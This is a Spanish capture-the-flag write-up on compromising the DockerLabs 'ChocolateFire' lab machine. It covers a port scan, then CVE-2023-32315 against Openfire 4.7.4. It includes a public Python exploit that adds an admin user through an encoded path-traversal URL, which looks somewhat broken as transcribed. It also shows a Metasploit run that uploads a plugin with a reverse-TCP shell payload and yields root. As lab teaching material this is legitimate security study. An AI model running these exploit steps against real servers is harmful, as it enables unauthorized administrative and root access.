


Chocolate Fire

En este ejercicio vamos a explotar la máquina ChocolateFire de la plataforma DockerLabs (dockerlabs.es).

El objetivo es comprometer un servidor web que presenta un mecanismo de autenticación inseguro, aprovechando una vulnerabilidad conocida.



Una vez descargado el archivo ZIP, lo descomprimimos y ejecutamos el script de despliegue para levantar la máquina vulnerable.

Tras unos segundos, la máquina se despliega correctamente y se nos proporciona una dirección IP interna.




Con la máquina en funcionamiento, realizamos un escaneo de puertos con el objetivo de identificar qué servicios se encuentran expuestos y cuáles podrían ser susceptibles de explotación.

```
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 7777/tcp on 172.17.0.2
Discovered open port 5275/tcp on 172.17.0.2
Discovered open port 5223/tcp on 172.17.0.2
Discovered open port 5270/tcp on 172.17.0.2
Discovered open port 7070/tcp on 172.17.0.2
Discovered open port 5263/tcp on 172.17.0.2
Discovered open port 5222/tcp on 172.17.0.2
Discovered open port 9090/tcp on 172.17.0.2
Discovered open port 5262/tcp on 172.17.0.2
Discovered open port 5276/tcp on 172.17.0.2
Discovered open port 5269/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:14, 0.28s elapsed (65535 total ports)
9090/tcp open hadoop-tasktracker syn-ack ttl 64 Apache Hadoop
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: E4888EE8491B4EB75501996E41AF6460
|_http-title: Site doesn't have a title (text/html).
|.hadoop-tasktracker-info:
|_ Logs: jive-ibtn jive-btn-gradient
|.hadoop-datanode-info:
|_ Logs: jive-ibtn jive-btn-gradient
```

Tras analizar los resultados, nos fijamos especialmente en el puerto 9090, donde se identifica un servicio web.

Al acceder al servicio web a través del navegador, se observa un panel de administración de Openfire.

En este panel es posible identificar información relevante como el nombre del servicio y su versión exacta, datos clave para la búsqueda de vulnerabilidades conocidas.



Una vez identificada la versión del servicio Openfire, se realiza una búsqueda de vulnerabilidades públicas asociadas a dicha versión.

Como resultado, se localiza la vulnerabilidad CVE-2023-32315, que permite un bypass de autenticación en la consola de administración.

→ C ⌂ Openfire, Version: 4.7.4 exploit

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Google Openfire, Version: 4.7.4 exploit X | 🔍

Modo IA Todo Vídeos Noticias Imágenes Vídeos cortos Web Más Herramientas

 CVE Details
<https://www.cvedetails.com> › Ignit... · Traducir esta página · :

Igniterealtime Openfire 4.7.4 security vulnerabilities, CVEs
Igniterealtime **Openfire version 4.7.4** security vulnerabilities, CVEs, exploits, vulnerability statistics, CVSS scores and references.

 Ignite Realtime
<https://discourse.igniterealtime.org> › ... · Traducir esta página · :

CVE-2023-32315: Openfire Administration Console ...
23 may 2023 — We've had an important security issue reported that affects all recent **versions of Openfire**. We've fixed it in the newly published 4.6.8 and ...

 GitHub
<https://github.com> › CVE-2023-3... · Traducir esta página · :

K3ysTr0K3R/CVE-2023-32315-EXPLOIT
CVE-2023-32315 - **Openfire** Authentication Bypass. This repository highlights a high security issue impacting various **versions of Openfire**, a cross- ...


 Rapid7
<https://www.rapid7.com> › http.o... · Traducir esta página · :

Openfire authentication bypass with RCE plugin
This module will use the **vulnerability** to create a new admin user that will be used to upload a **Openfire** management plugin weaponised with java native payload ...

 NSFOCUS
<https://nsfocusglobal.com> › openf... · Traducir esta página · :

Openfire Console Identity Authentication Bypass ...
16 jun 2023 — Recently, NSFOCUS CERT detected an identity authentication bypass **vulnerability** in the **Openfire** console (CVE-2023-32315).

Para explotar esta vulnerabilidad de forma manual, se utiliza un exploit público disponible en GitHub.



The screenshot shows a GitHub repository interface. At the top, there's a merge pull request from 'samaelovecraft/main' to the current branch, with 13 commits and updated at 1c52b3d 2 years ago. Below the commit list, there are two files listed: 'CVE-2023-32315.py' and 'README.md', both updated at 2 years ago. The 'README.md' file is visible below the 'CVE-2023-32315.py' file.

Para ejecutarlo correctamente, se crea y activa un entorno virtual de Python con el fin de aislar las dependencias necesarias.

```
(kali㉿kali)-[~/Escritorio]
$ python3 -m venv entorno_virtual

(kali㉿kali)-[~/Escritorio]
$ source entorno_virtual/bin/activate

(entorno_virtual)-(kali㉿kali)-[~/Escritorio]
$ █

GNU nano 8.7                                         exploit.py *

#!/bin/python3

import argparse
import subprocess
import requests
from rich.console import Console

color = Console()

def ascii_art():
    print("[yellow]█")
    color.print("[yellow]█")
    color.print("[yellow]█")
    color.print("[yellow]█")
    color.print("[yellow]█")
    color.print("[yellow]█")
    print("[yellow]█")
    print("Coded By: K3ysTr0K3R → Hug me ♡ ••?•?•")
    print("[yellow]█")

def get_csrf_token(target_url):
    try:
        response = requests.head(target_url + "/login.jsp")
        cookies = response.cookies.get_dict()
        csrf_token = cookies.get('csrf')
        return csrf_token
    except requests.RequestException:
        return None

def add_credentials(target_url, csrf_token, username, password):
    color.print(f"[blue][*][/blue] Launching exploit against: [yellow]{target_url}[/yellow]")
    vuln_path = f'/setup/setup-s/%u002e%u002e%u002e%u002e/user-create.jsp?csrf={csrf_token}&username={username}&password={password}'
    headers = {
        "Accept-Encoding": "gzip, deflate",
        "Accept": "*/*",
        "Accept-Language": "en-US;q=0.9,en;q=0.8",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5067.136 Safari/537.36"
    }
    response = requests.post(vuln_path, headers=headers, auth=(username, password))

    if "Success" in response.text:
        color.print(f"[green]Exploit successful! User '{username}' added successfully.[/green]")
    else:
        color.print(f"[red]Exploit failed. Response: {response.text}[/red]")

# Usage example
# ./exploit.py https://target.com

# Press Ctrl+C to exit
```

Una vez preparado el entorno, se ejecuta el script proporcionando como parámetro la URL del servicio vulnerable.

(entorno_virtual)–(kali㉿kali)–[~/Escritorio]\$ python3 exploit.py -u http://172.17.0.2:9090

Coded By: K3ysTr0K3R → Hug me ↪ ••?•?

```
[*] Launching exploit against: http://172.17.0.2:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
```

El exploit crea un nuevo usuario con privilegios administrativos dentro del sistema.

panel de Openfire.

The screenshot shows the Openfire Admin Console interface. At the top, there are tabs for DockerLabs, Openfire Admin Console, and CVE-2023-32315-EXPLOI. The main content area is titled "Server Information". On the left, a sidebar lists "Server Information" sections: System Properties, Language and Time, Clustering, Cache Summary, Database, Logs, Email Settings, SMS Settings, and Security Audit Viewer. The "Server Properties" section displays the following details:

- Server Uptime: 31 minutes -- started Jan 31, 2026, 11:11:54 AM
- Version: Openfire 4.7.4
- Server Directory: /mnt/openfire
- XMPP Domain Name: your-ip

The "Environment" section shows:

- Java Version: 17.0.2 Oracle Corporation -- OpenJDK 64-Bit Server VM
- Appserver: jetty9.4.43.v20210629
- Server Host Name (FQDN): your-ip
- OS / Hardware: Linux / amd64
- Locale / Timezone: en / Coordinated Universal Time (0 GMT)
- OS Process Owner: root
- Java Memory: 46.34 MB of 2936.00 MB (1.6%) used

To the right, there is a "Ignite Realtime News" sidebar with several news items:

- IgniteRealtime Heads to Brussels: XSF Summit & FOSDEM 2026, Jan 21, 2026
- Reflecting on 2025: A Year of Growth, Collaboration & Community, Dec 24, 2025
- Openfire 5.0.3 Release!, Dec 12, 2025
- First release candidate of Smack 4.5 published, Nov 11, 2025
- Helping Dutch Healthcare Speak the Same Language with XMPP, Oct 28, 2025
- Openfire 5.0.2 release!, Sep 15, 2025
- XEP-0483: HTTP Online Meetings, Jul 22, 2025

Below the news sidebar is a "Server Ports" table:

Interface	Port	Type	Description
All addresses	5222	🔒 Client to Server	The standard port for clients to connect to the server. On this port plain-text connections are established, which, depending on configurable security settings , can (or must) be upgraded to encrypted connections.
All addresses	5223	🔒 Client to Server	The port used for clients to connect to the server using the old SSL/TLS method. Connections established on this port are established using a pre-encrypted connection. This type of connectivity is commonly referred to as the "old-style" or "legacy" method of establishing encrypted connections. Configuration details can be modified in the security settings .
All addresses	7070	HTTP Binding	The port used for unsecured HTTP client connections.
All addresses	7443	🔒 HTTP Binding	The port used for secured HTTP client connections.

Aunque el exploit permite acceder al panel de administración de Openfire, este acceso no proporciona directamente control sobre el sistema operativo.

Para obtener acceso a la máquina, es necesario dar un paso adicional.

Para obtener acceso al sistema, se utiliza Metasploit Framework, aprovechando la misma vulnerabilidad identificada previamente (CVE-2023-32315).

```
msf > search CVE-2023-32315
Matching Modules
=====
#  Name
0  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26      excellent  Yes   Openfire authentication bypass with RCE plugin

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/openfire_auth_by
pass_rce_cve_2023_32315
msf >
```

Se configura el módulo correspondiente, estableciendo los parámetros del objetivo y del listener para recibir la conexión.

```
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > show options
Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):
Name      Current Setting  Required  Description
ADMINNAME          no        Openfire admin user name, (default: random)
PLUGINAUTHOR       no        Openfire plugin author, (default: random)
PLUGINDESC         no        Openfire plugin description, (default: random)
PLUGINNAME         no        Openfire plugin base name, (default: random)
Proxies            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              9090     yes       The target port (TCP)
SSL                false    no        Negotiate SSL/TLS for outgoing connections
TARGETURI          /        yes       The base path to the web application
VHOST              no        HTTP server virtual host

Payload options (java/shell/reverse_tcp):
Name      Current Setting  Required  Description
LHOST              yes       The listen address (an interface may be specified)
LPORT              4444     yes       The listen port

Exploit target:
Id  Name
--  --
0   Java Universal

View the full module info with the info, or info -d command.
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > 
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set LHOST eth0
LHOST => 192.168.68.55
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) >
```

Una vez configurados los parámetros necesarios, se ejecuta el exploit.

La explotación es exitosa y se obtiene una sesión remota en la máquina objetivo.

```
mst exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 192.168.68.55:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01bt05xbcmx78ic300uysin4829.node0
[*] csrf=uMsGyUdwwc4VRt1
[*] Adding a new admin user.
[*] Logging in with admin user "umvdcybuamgdl" and password "r8vocNOXYB".
[*] Upload and execute plugin "PDOgwrHB" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "PDOgwrHB" need manually clean-up via Openfire Admin console.
[!] Admin user "umvdcybuamgdl" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (192.168.68.55:4444 → 172.17.0.2:55516) at 2026-01-31 12:54:22 +0100

whoami
root

```

Finalmente, se verifica el contexto de la sesión obtenida, confirmando que se ha logrado acceso con privilegios de administrador (root).

Con esto, la máquina ChocolateFire queda completamente comprometida, tanto a nivel de aplicación como de sistema.

Este ejercicio refuerza la importancia de la enumeración de servicios, la identificación precisa de versiones y el uso responsable de vulnerabilidades públicas para evaluar la seguridad de un sistema.